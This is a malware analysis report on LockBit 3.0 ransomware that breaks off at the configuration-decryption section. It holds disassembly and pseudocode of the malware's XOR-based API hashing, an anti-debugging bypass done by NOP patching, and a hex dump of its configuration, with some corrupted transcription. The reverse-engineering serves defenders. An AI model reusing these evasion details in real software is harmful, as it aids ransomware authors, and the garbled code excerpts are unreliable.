

# **Malware Analysis Report**

## **Lock bit Ransomware**

**December 28 | BY Fahad Ali | v1.0**

## Table of Contents

<b>Executive Summary .....</b>	4
<b>1. Tactics Techniques and Procedures:.....</b>	5
<b>2. Code Flow: .....</b>	6
<b>3. Dynamic API Resolution:.....</b>	7
3.1    Resolving hashes through Hash DB Plugin: .....	8
<b>4. Hiding Thread from Debugger :.....</b>	9
<b>5. Configuration Decryption: .....</b>	11
<b>6. Query System Language: .....</b>	16
<b>7. Checking Token MemberShip: .....</b>	17
<b>8. Checking OS Version:.....</b>	18
<b>9. Checking Token Authority: .....</b>	18
<b>10. UAC Bypass:.....</b>	19
<b>11. Generating Encrypted Extension:.....</b>	23
<b>12. Appending Encrypted Extension to Ransom Note : .....</b>	25
<b>13. Retrieving and Duplicating token with Process Injection:.....</b>	26
13.1    Checking if Process belongs to Local System:.....	26
13.2    Retrieving and Duplicating Explorer.exe Process Token: .....	27
13.3    Retrieving and Duplicating SvcHost.exe Process Token: .....	30
13.4    Injecting Shell Codes : .....	31
<b>14. Getting Login Credentials:.....</b>	33
<b>15. Checking Token Domain and Privileges:.....</b>	34
<b>16. Booting in Safe Mode:.....</b>	36
16.1    Enumerating User Accounts:.....	36
16.2    Getting Passwords and Domains.....	37
16.3    Setting Registry Keys:.....	38
16.4    Run Once Registry Key Persistance:	39
16.5    Setting Group Policy Status Registry Key:.....	40

16.6	Configuring System to boot in Safe Mode.....	41
<b>17. Disabling Windows Event Logs:.....</b>		<b>44</b>
17.1	Disabling Event log Service and Process: .....	44
17.2	Setting Registry Keys:.....	46
<b>18. Generating and Setting Ransom Wallpaper:.....</b>		<b>49</b>
18.1	Generating Files in Program Directory:.....	49
18.2	Setting Registry Keys of Icon and Wallpaper .....	50
<b>19. Mutex Creation: .....</b>		<b>52</b>
<b>20. Recursively Searching and Wiping Recycle Bin: .....</b>		<b>53</b>
<b>21. Disabling windows Defender and other services: .....</b>		<b>57</b>
<b>22. Deleting Shadow Copies .....</b>		<b>59</b>
<b>23. Encryption Parent Thread: .....</b>		<b>62</b>
23.1	Processing Directories:.....	62
23.2	Checking Folder Names and Extension:.....	64
23.3	Creating Restart Manager Session: .....	65
23.4	Deleting Servies and Processes: .....	65
<b>24. Passing Data to Child Thread using I/O Completion Port:.....</b>		<b>66</b>
24.1	Getting Data from parent thread:.....	66
24.2	Reading File:.....	68
24.3	Encrypting File: .....	68
24.4	Salsa 20 Encryption: .....	68
24.5	Writing File Footer:.....	70
<b>25. Mail Exchange Traversal:.....</b>		<b>71</b>
27.1	Exchange box traversal and Encryption: .....	71
<b>26. Logical Drives Traversal:.....</b>		<b>73</b>
26.1	Volume Enumeration: .....	73
26.2	Mouting Drives and Bootmgr: .....	75
26.3	Encrypting Logical Drives: .....	76
<b>27. Network Shares Traversal:.....</b>		<b>77</b>
27.1	Enumerating DNS host Names: .....	77

27.2	Checking Network Names and Encrypting Network Shares:.....	79
<b>28.</b>	<b>Sending Data to Remote Servers:.....</b>	<b>80</b>
28.1	Getting Machine Data: .....	80
28.2	Encrypting data with AES and sending to Remote Servers: .....	82

## **Sample Hash:**

Sha256 hash of the analyzed sample is as follows:

0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194

## **Executive Summary**


Lock Bit is a ransomware-as-a-service (RaaS) operated by malicious actors Symantec tracks as Syrphid. Shortly after it first appeared in September 2019, the Syrphid gang expanded its operations, using a network of affiliates to deploy the Lock Bit ransomware on victim networks. The ransomware, which has currently reached version 3.0, has evolved over the past few years, as has its operators who have recently launched a bug bounty program in order to weed out weaknesses in the malware's code and the RaaS operation as a whole.

**The major updates for Lockbit Black 3.0 Ransomware are:**

- Anti Analysis technique to hide themselves against various AV vendors.
- Lockbit Black 3.0, requires an “access token” to be supplied as a parameter upon execution which is similar to BlackCat Ransomware.
- It has a command line argument feature.
- Much more evasive than Lockbit 2.0
- New Anti Debugging feature.
- Main code base is very similar to BlackMatter/Darkside Ransomware.
- Disabling the Windows Defender and Event Log Tampering.
- Lock bit Black 3.0 has multi-threading encryption.

## 1. Tactics Techniques and Procedures:

Following are the tactics, techniques and procedures extracted from the Lockbit 3.0 (Black) :



## 2. Code Flow:

The code flow of the lock bit 3.0 (Black) is as follows :

LockBit3.0




Figure 6. The code flow of LockBit 3.0

### 3. Dynamic API Resolution:

For the Obfuscation Purpose malware resolves **APIS dynamically** which are then processed in the malware. These APIS are resolved by xor with a key which is 0x10035fff as seen below in order to build **Import Address Table (IAT)**.

```

DA View-A
text:00406368          ; DATA XREF: mainFunction+164o
text:00406368
text:00406374          db 0CCh ; i
text:00406375          db 0CCh ; i
text:00406376          db 0CCh ; i
text:00406377          db 0CCh ; i
text:00406378 dword_406378 dd 0AE47F50Dh, 0A55DA9h, 0B49A90E9h, 0C088D3F0h, 0CE46FD40h
text:00406378          ; DATA XREF: mainFunction+17E1e
text:00406378          dd @CCCCCCCCCh
text:00406390 ptr_gpedit.dll dd gpedit.dll ; DATA XREF: mainFunction+18F1o
text:00406394 ptr_CreateGPOLink dd CreateGPOLink_0
text:00406398          db 0CCh ; i
text:0040639C          ; S U B R O U T I N E
text:0040639C
text:0040639C mainFunction proc near ; CODE XREF: .jtext:00194982ip
text:0040639C          push    esi
text:0040639C          push    edi
text:0040639E          mov     eax, 0E80C4717h
text:004063A3          xor     eax, 10035FFFh
text:004063A8          push    eax
text:004063A9          call    sub_405AEC
text:004063A9          test    eax, eax
text:004063A9          jz     loc_40654D
text:004063B6          push    0
text:004063B8          push    0
text:004063B8          push    0
text:004063B8          push    0
text:0000579C 0040639C: mainFunction (Synchronized with Pseudocode-A)

Pseudocode-A
4 int v1; // esi
5 int _stdcall __v2(int, int, int); // edi
6
7 result = sub_405AEC(0xF00F10E8);
8 if ( result )
9 {
10    result = ((int) (_stdcall *)(&v1, _DWORD, _DWORD, _DWORD, _DWORD))result)(266242, 0, 0, 0, 0);
11    v1 = result;
12    if ( result )
13    {
14       if (((*(int *)result + 64) >> 28) & 4) != 0
15       {
16          v1 = ROR4_(result, 1);
17          result = sub_405AEC(0xF00F10D8);
18          v2 = ((int) (_stdcall *)(&v1, _DWORD, _DWORD))result;
19          if ( result )
20          {
21             malwareApisResolving((int)&stru_42540C, &ptr_struct_iat_0, v1, (int) (_stdcall *)(&v1, _DWORD, _INT));
22             malwareApisResolving((int)&stru_4254FC, &ptr_struct_iat_1, v1, v2);
23             malwareApisResolving((int)&stru_42568C, &ptr_struct_iat_2, v1, v2);
24             malwareApisResolving((int)&stru_42569C, &ptr_struct_iat_3, v1, v2);
25             malwareApisResolving((int)&stru_4256D4, &ptr_struct_iat_4, v1, v2);
26             malwareApisResolving((int)&stru_425728, &ptr_struct_iat_5, v1, v2);
27             malwareApisResolving((int)&stru_42573C, &ptr_struct_iat_6, v1, v2);
28             malwareApisResolving((int)&stru_425764, &ptr_struct_iat_7, v1, v2);
29             malwareApisResolving((int)&stru_42579C, &ptr_struct_iat_8, v1, v2);
30             malwareApisResolving((int)&stru_4257B0, &ptr_struct_iat_9, v1, v2);
31             malwareApisResolving((int)&stru_4257B8, &ptr_struct_iat_10, v1, v2);
32             malwareApisResolving((int)&stru_4257C0, &ptr_struct_iat_11, v1, v2);
33             malwareApisResolving((int)&stru_4257C8, &ptr_struct_iat_12, v1, v2);
34             malwareApisResolving((int)&stru_425810, &ptr_struct_iat_13, v1, v2);
35             malwareApisResolving((int)&stru_42583C, &ptr_struct_iat_14, v1, v2);
36             malwareApisResolving((int)&stru_42585C, &ptr_struct_iat_15, v1, v2);
37         }
38         malwareApisResolving((int)&stru_42578C, &ptr_struct_iat_16, v1, v2);
39         malwareApisResolving((int)&stru_4257A0, &ptr_struct_iat_17, v1, v2);
40         malwareApisResolving((int)&stru_4257C4, &ptr_struct_iat_18, v1, v2);
41     }
42 }

0000579C mainFunction:4 (00639C) (Synchronized with IDA View-A)

```

Below is the xor operation being performed in the function as mentioned above malware Api resolving .

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Structures Enums Imports Exports
IDA View-A
text:00405D99          mov     esp, ebp
text:00405D9B          pop    ebp
text:00405D9C          retn   4
text:00405D9C sub_405C24 endp
text:00405D9C
text:00405D9C align 10h
text:00405D9D
text:00405D9D ; Attributes: bp-based frame
text:00405D9D malwareApisResolving proc near ; CODE XREF: mainFunction+674p
text:00405D9D          mainFunction+78+p ...
text:00405D9D
text:00405D9E arg_0      = dword ptr 8
text:00405D9F arg_4      = dword ptr 0Ch
text:00405D9F arg_8      = dword ptr 10h
text:00405D9F arg_C      = dword ptr 14h
text:00405D9F
text:00405D9F push    ebp
text:00405D9F mov     ebp, esp
text:00405D9F push    ebx
text:00405D9F push    esi
text:00405D9F push    edi
text:00405D9F mov     esi, [ebp+arg_4]
text:00405D9F lodsd
text:00405D9F xor     eax, 10035FFFh
text:00405D9F push    eax
text:00405D9F call    sub_405C24
text:00405D9F test    eax, eax
text:00405D9F jz     loc_405EE0
text:00405D9F
text:00405D9F
000051A0 00405D9F: malwareApisResolving (Synchronized with Pseudocode-A)


Pseudocode-A
10 char v11; // al
11 int v12; // al
12 char v13; // al
13 int v14; // edx
14 char v15; // al
15 int v16; // edx
16 char v17; // al
17 int v18; // edx
18
19 v4 = a2 + 1;
20 result = sub_405C24(*a2 ^ 0x10035FFF);
21 if ( result )
22 {
23    v6 = (int *) (a1 + 4);
24    while (1)
25    {
26       result = *v6++;
27       if ( result == 0xFFFFFFFF )
28          break;
29       v7 = sub_405AEC(result ^ 0x10035FFF);
30       v8 = a4(a3, 0, 16);
31       if ( !(~DWORD)(v8 + 16) != -1414812757 )
32          v8 += v3;
33          v8 += v3;
34          v8 += sub_40110C(0, 4u);
35          if ( v3 )
36          {
37             switch ( v9 )
38             {
39                case 1u:
40                   v13 = sub_40110C(1u, 9u);
41                   *(DWORD *) (v14 + 1) = _ROR4_(v7, v13);
42               }
43            }
44        }
45    }
46 }

000051A0 malwareApisResolving:10 (405D9F) (Synchronized with IDA View-A)

```

## Lock bit 3.0 Analysis Report

This can be seen apis being resolved dynamically:



So mitre behavioral mapping is as follows:

### #1 Defense Evasion as tactic

#### a. Obfuscate FILE or information as technique.

##### i. Dynamic API resolution as sub-technique

### 3.1 Resolving hashes through Hash DB Plugin:

To resolve these APIS statically I have used **hashdb ida plugin** which resolve these apis. After resolving these APIS as mentioned below these I make struct of these apis. By doing this I was able to see which API call is referred to which part in the malware.

## Lock bit 3.0 Analysis Report

```

text:00405EE8          RtlWow64EnableFsRedirectionEx_1, \
text:00405EE8          NtQueryInstallUILanguage_1, NtQueryDefaultUILanguage_1, \
text:00405EE8          RtlTimeToTimeFields_1
text:00405F08          db 0CCh ; ...
text:00405FD9          db 0CCh ; ...
text:00405FDA          db 0CCh ; ...
text:00405FDB          db 0CCh ; ...
text:00405FDC          ptr_struct_iat_1 struct_iat_1 <kernel32.dll, SetFileAttributesW_1, \
text:00405FDC          ; DATA XREF: mainFunction+6E4o
text:00405FDC          GetFileAttributesW_1, FindFirstFileExW_1, \
text:00405FDC          FindNextFileW_1, FindClose_1, CopyFileW_1, \
text:00405FDC          MoveFileExW_1, CreateThread_1, CreateRemoteThread_1, \
text:00405FDC          ResumeThread_1, CreateFileW_1, WriteFile_1, ReadFile_1, \
text:00405FDC          FlushFileBuffers_1, WinExec_1, Sleep_1, \
text:00405FDC          GetOverlappedResult_1, SetFilePointerEx_1, \
text:00405FDC          WaitForSingleObject_1, WaitForMultipleObjects_1, \
text:00405FDC          CreateIoCompletionPort_1, GetQueuedCompletionStatus_1, \
text:00405FDC          PostQueuedCompletionStatus_1, InterlockedIncrement_1, \
text:00405FDC          GetExitCodeThread_1, GetLogicalDriveStringsW_1, \
text:00405FDC          GetDriveTypeW_1, GetDiskFreeSpaceExW_1, DeleteFileW_1, \
text:00405FDC          CreateDirectoryW_1, RemoveDirectoryW_1, OpenMutexW_1, \
text:00405FDC          CreateMutexW_1, ReleaseMutex_1, GetCurrentDirectoryW_1, \
text:00405FDC          SetCurrentDirectoryW_1, GetTickCount_1, \
text:00405FDC          GetComputerNameW_1, SetVolumeMountPointW_1, \
text:00405FDC          SetThreadPriority_1, GetVolumePathNameW_1, \
text:00405FDC          FindFirstVolumeW_1, FindNextVolumeW_1, \
text:00405FDC          FindVolumeClose_1, DeviceIoControl_1, \
text:00405FDC          GetVolumePathNamesForVolumeNameW_1, \
text:00405FDC          GetVolumeNameForVolumeMountPointW_1, GetSystemTime_1, \
text:00405FDC          GetSystemTimeAsFileTime_1, FileTimeToLocalFileTime_1, \
text:00405FDC          ExitProcess_1, GetEnvironmentVariableW_1, \
text:00405FDC          GetShortPathNameW_1, CreateProcessW_1, \
text:000053D9 00405FD9: .text:00405FD9 (Synchronized with Pseudocode-A)

```


Name	Address	Description
struct_iat_0	00000000 ; U : delete structure member	
struct_iat_1	00000000 ; -----	
struct_iat_2	00000000 struct_iat_1 struct ; (sizeof=0xF0, mappedto_5)	
struct_iat_3	00000000 ; .text:ptr_struct_iat_1/r	
struct_iat_4	00000000 ; enum hashdb_strings_add_ror13	
struct_iat_5	00000000 ; XREF: sub_403A34C+21/r	
struct_iat_6	00000000 ; Is_File_Already_Encrypted+19/r ... ; enum hashdb_strings_add_ror13	
struct_iat_7	00000000 ; XREF: recursive_caller_Deletion+11A/r	
struct_iat_8	00000000 ; sub_403A2B46/r ... ; enum hashdb_strings_add_ror13	
struct_iat_9	00000000 ; wipe_Recycle_Bin+63/r	
struct_iat_10	00000000 ; get_Recycle_Path_in_Drive+6F/r ... ; enum hashdb_strings_add_ror13	
struct_iat_11	00000000 ; XREF: wipe_Recycle_Bin+B4/r	
struct_iat_12	00000000 ; get_Recycle_Path_in_Drive+B8F/r ... ; enum hashdb_strings_add_ror13	
struct_iat_13	00000000 ; XREF: wipe_Recycle_Bin+C7/r	
struct_iat_14	00000000 ; get_Recycle_Path_in_Drive+CC/r ... ; enum hashdb_strings_add_ror13	
struct_iat_15	00000000 ; XREF: dropping_Ransom_Note_in_Path+09/r	
struct_iat_16	00000000 ; sub_4132CC+3B7/r ... ; enum hashdb_strings_add_ror13	
_TEB	00000000 ; sub_406550+97/r	
_NT_TIB	00000000 ; sub_4065C0+108/r	
_NT_TIB@0349ADB4452EC098EC08E2292E	00000000 ; enum hashdb_strings_add_ror13	
_CLIENT_ID	00000000 ; sub_40A1C0+24/r ... ; enum hashdb_strings_add_ror13	
_GDI_TEB_BATCH	00000000 ; sub_40A0B0C+61/r ... ; enum hashdb_strings_add_ror13	
_UNICODE_STRING	00000000 ; sub_40A1B0+75/r	
_LIST_ENTRY	00000000 ; sub_40A1C0+68/r ... ; enum hashdb_strings_add_ror13	
_GUID	00000000 ; XREF: sub_406668+52/r	
_TEB@\$A3D02A70492DFE9D901413B66511C	00000000 ; generating_and_Setting_Ransom_Wallpaper+442/r ... ; enum hashdb_strings_add_ror13	
_PROCESSOR_NUMBER	00000000 ; XREF: sub_406668+109/r	
_PEB_LDR_DATA	00000000 ; generating_and_Setting_Ransom_Wallpaper+468/r ... ; enum hashdb_strings_add_ror13	
_LIST_ENTRY	00000000 ; XREF: multithreading_Child_Thread_Encryption+A3/r	
_PEB	00000000 ; multithreading_Child_Thread_Encryption+FF/r ... ; enum hashdb_strings_add_ror13	
_PEB@\$6F1CA9A36B21C857AE5467E07344	00000000 ; XREF: sub_409C64+384/r	
	< 2. struct_iat_1:0000	

## 4. Hiding Thread from Debugger:

After resolving API hashes lock bit calls a function which then calls **SetInformationThread** which basically hides thread from debugger. Which can be shown as follows:

## *Lock bit 3.0 Analysis Report*

```
    malwareApisResolving((int)&unk_1  
    sub_40B444(0);  
    sub_417738(v1, v2);  
    result = sub_40B470();  
}  
}
```




On Simply running it in debugger I keep on getting exception. In order to bypass this I used Scyllahide Plugin. After installing it when I run it terminates automatically. For this I just replaced the function and argument with nop instruction and it works perfectly.

E8	66F8FFFF	call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.735DA0
6A	00	push 0
E8	034F0000	call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.73B444
57		push edi
56		push esi
90	90	nop
68	6C587500	push 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.75586C
E8	66F8FFFF	call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.735DA0
90		nop
57		push edi
56		push esi
E8	F0110100	call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.747738
E8	234F0000	call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.73B470
5F		pop edi
5E		pop esi
C3		ret

## 5. Configuration Decryption:

After dynamically resolving API calls malware decrypts its configuration which is present in its **pdata** section. The configuration is encrypted and compressed with **APLib** compression algorithm. The malware firstly decrypts it and then decompress it. The malware configuration contains processes to be killed, Services to be terminate extensions to avoid and ransom note which can be shown as following:



## ***Lock bit 3.0 Analysis Report***

The screenshot shows a debugger environment with multiple windows and toolbars. The main window displays assembly code for a module named '0045ac8cbe602a72e23a15923d554495bd5f8a79eb049aa7979d069194.exe'. The assembly code includes labels like .text, .data, and .bss, along with various instructions such as mov, add, and cmp. A red arrow points to a specific instruction at address 0045ac8cbe602a72e23a15923d554495bd5f8a79eb049aa7979d069194. The CPU pane shows registers EAX, ECX, ECW, ESP, EDSP, EDI, and EDSP. The Registers pane shows CPU register values. The Stack pane shows the stack contents. The Dump pane shows memory dump information. The Watch 1 pane shows a variable 'fd' with value 00000000. The Locals pane shows a variable 'fd' with value 00000000. The Struct pane shows a variable 'fd' with value 00000000. The bottom status bar indicates the command 'Commands are comma separated like assembly instructions' and the time '12:49 PM 1/14/2024'.

Following are the RSA key Bytes followed by bytes of the Affiliate ID and flag bytes to enable and disable certain values which can be seen statically as well as dynamically:

130	7A	50	51	AB	E1	00	00	00	01	04	00	05	66	11	00	00	ZP0..á
140	50	00	43	00	60	00	13	00	42	CA	43	A4	62	10	73	F5	A... á.. BÉC <b>b.sö</b>
15	C0	F7	98	0F	6A	23	95	33	1C	75	20	D5	EE	AC	41	8E	Á÷.. j#.. 3.u Óí..A.
160	A7	2A	4E	5F	10	34	03	97	14	CF	DF	35	6C	C9	55	B2	§*N_.. 4.. IÍ5TÉU=
170	36	55	3C	A6	DD	6E	F8	19	AF	CO	48	C4	BC	AB	23	92	GU<,'Ynø. ÁHAÍ«#.
180	83	C3	3B	03	46	42	66	3A	6B	D7	F7	BD	55	97	3E	08	Á.; .FBFk:Kx÷%U.>
190	D4	B1	76	04	B7	6D	76	5A	15	08	D3	57	61	EA	10	08	Ø±v.. .mvZ.. ÓWaé..
1A0	16	FD	55	2E	11	E5	B8	16	11	EE	B9	1A	15	9A	C2	57	ýu.. à.. í.. ÁW
1B	C4	88	9A	47	59	DE	E7	CC	C1	78	75	A8	4B	7D	72	4B	Á.. GYpçíAxu K}rR
1C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
1D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
1E0	01	00	01	00	00	01	01	01	01	00	00	01	01	00	01	01	
1F0	00	00	01	01	00	00	01	01	28	00	00	00	99	00	00	00	..(
200	E6	00	00	00	F7	01	00	00	00	00	00	00	04	02	00	00	æ.. ÷..
210	15	05	00	00	00	00	00	00	00	0A	06	00	AB	07	00	00	..«..
220	4C	53	45	4B	41	38	32	42	38	6F	7A	31	65	48	41	[0115C20E] = 05150000 (User Data)	
